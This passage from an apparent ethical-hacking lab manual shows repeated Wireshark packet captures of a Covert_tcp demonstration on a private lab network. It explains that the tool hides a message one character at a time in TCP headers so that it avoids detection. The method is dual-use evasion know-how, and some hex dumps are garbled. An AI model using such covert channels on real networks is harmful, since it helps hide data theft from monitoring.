170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 595: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2a (00:15:5d:28:04:2a)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.10

Transmission Control Protocol, Src Port: 38626, Dst Port: 445, Seq: 3220, Ack: 6417, Len: 0

```
0000  00 15 5d 28 04 2a 00 15 5d 28 04 2d 08 00 45 00  .](*... ](---E
0010  00 28 8c 06 40 00 40 06 86 9f 0a 0a 0a 0d 0a 0a  .( 0@.....r.a.P
0020  0a 0a 96 e2 01 bd ab f6 cd e2 72 87 61 dd 50 10  ..?E...
0030  00 3f 28 45 00 00
```

Transmission Control Protocol: Protocol

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.
44. Covert_tcp changes the header of the tcp packets and replaces it, one character at a time, with the characters of the string in order to send the message without being detected.

Applications Places System Tue Aug 25, 01:08

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 147: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00](. . .)[. . . E
0010 00 28 53 00 00 00 40 06 ff a6 0a 0a 0a 0d 0a 0a (S @ . . . P
0020 0a 09 22 b8 27 0f 56 21 00 00 00 00 00 50 02 . . . V! . . . P
0030 02 00 e5 d0 00 00

Bytes 18-19: Identification (ip.id)

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

Applications Places System

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 149: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00 |](. . .)| . . . E

0010 00 28 65 00 00 00 40 06 ed a6 0a 0a 0a 0d 0a 0a | (e+ @ . . . P

0020 0a 09 22 b8 27 0f 57 04 00 00 00 00 00 00 50 02 | " \ W . . . P

0030 02 00 e4 ed 00 00

Bytes 18-19: Identification (ip.id)

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

Applications Places System

Tue Aug 25, 01:13

*eth0 (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 151: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)
Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9
Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

```

0000  00 15 5d 28 04 2e 00 15  5d 28 04 2d 08 00 45 00  .]([...])(...E
0010  00 28 b3 00 00 00 40 06 ef a6 0a 0a 0a 0d 0a 0a  .(C@(...P
0020  0a 09 22 b8 27 0f 09 04  00 00 00 00 00 00 50 02  .".(...2...
0030  02 00 32 ee 00 00

```

Transmission Control Protocol: Protocol

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

Applications Places System

Tue Aug 25, 01:10

*eth0 (as superuser)

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tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 153: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00 ·]([...])(...E·

0010 00 28 72 00 00 00 40 06 e0 a6 0a 0a 0a 0d 0a 0a ·([...])@(...P·

0020 0a 09 22 b8 27 0f 00 18 00 00 00 00 00 50 02 ·([...])";(...;·

0030 02 00 3b da 00 00

Bytes 18-19: Identification (ip.id)

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

Applications Places System

Tue Aug 25, 01:14

*eth0 (as superuser)

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tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 155: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00 ·]([...])(...E·

0010 00 28 65 00 00 00 40 06 ed a6 0a 0a 0a 0d 0a 0a ·(e@0.....P·

0020 0a 09 22 b8 27 0f 9d 06 00 00 00 00 00 50 02 ·".....P·

0030 02 00 9e eb 00 00

Bytes 18-19: Identification (ip.id)

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

Applications Places System

Tue Aug 25, 01:14

*eth0 (as superuser)

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tcp

No.	Time	Source	Destination	Protocol	Length	Info
147	132.483281249	10.10.10.13	10.10.10.9	TCP	54	8888 → 9999 [SYN] Seq=0 Win=512 Len=0
148	132.484994649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
149	133.482009048	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
150	133.488181849	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
151	134.482264148	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
152	134.485038549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
153	135.482543049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
154	135.484138049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
155	136.482793349	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
156	136.484229749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
161	137.483049549	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
162	137.486578749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
166	138.483350449	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
167	138.486852049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
168	139.483635149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
169	139.484879649	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
170	140.483890649	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
171	140.485038749	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
172	141.484150149	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
173	141.487478049	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
177	142.484390049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
178	142.484841549	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
182	143.484632249	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
183	143.488980449	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
184	144.484863049	10.10.10.13	10.10.10.9	TCP	54	[TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=...
185	144.485861949	10.10.10.9	10.10.10.13	TCP	54	9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 161: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0

Ethernet II, Src: Microsoft_28:04:2d (00:15:5d:28:04:2d), Dst: Microsoft_28:04:2e (00:15:5d:28:04:2e)

Internet Protocol Version 4, Src: 10.10.10.13, Dst: 10.10.10.9

Transmission Control Protocol, Src Port: 8888, Dst Port: 9999, Seq: 0, Len: 0

0000 00 15 5d 28 04 2e 00 15 5d 28 04 2d 08 00 45 00 |](. . .)| . . . E

0010 00 28 74 00 00 00 40 06 de a6 0a 0a 0a 0d 0a 0a | (. . . @ | . . . P

0020 0a 09 22 b8 27 0f 85 21 00 00 00 00 00 50 02 | . . . ! | . . . P

0030 02 00 b6 d0 00 00

Bytes 18-19: Identification (ip.id)

Packets: 719 · Displayed: 87 (12.1%) · Dropped: 0 (0.0%) · Profile: Default

45. This concludes the demonstration of how to use Covert_TCP to create a covert channel.
46. Close all open windows and document all the acquired information.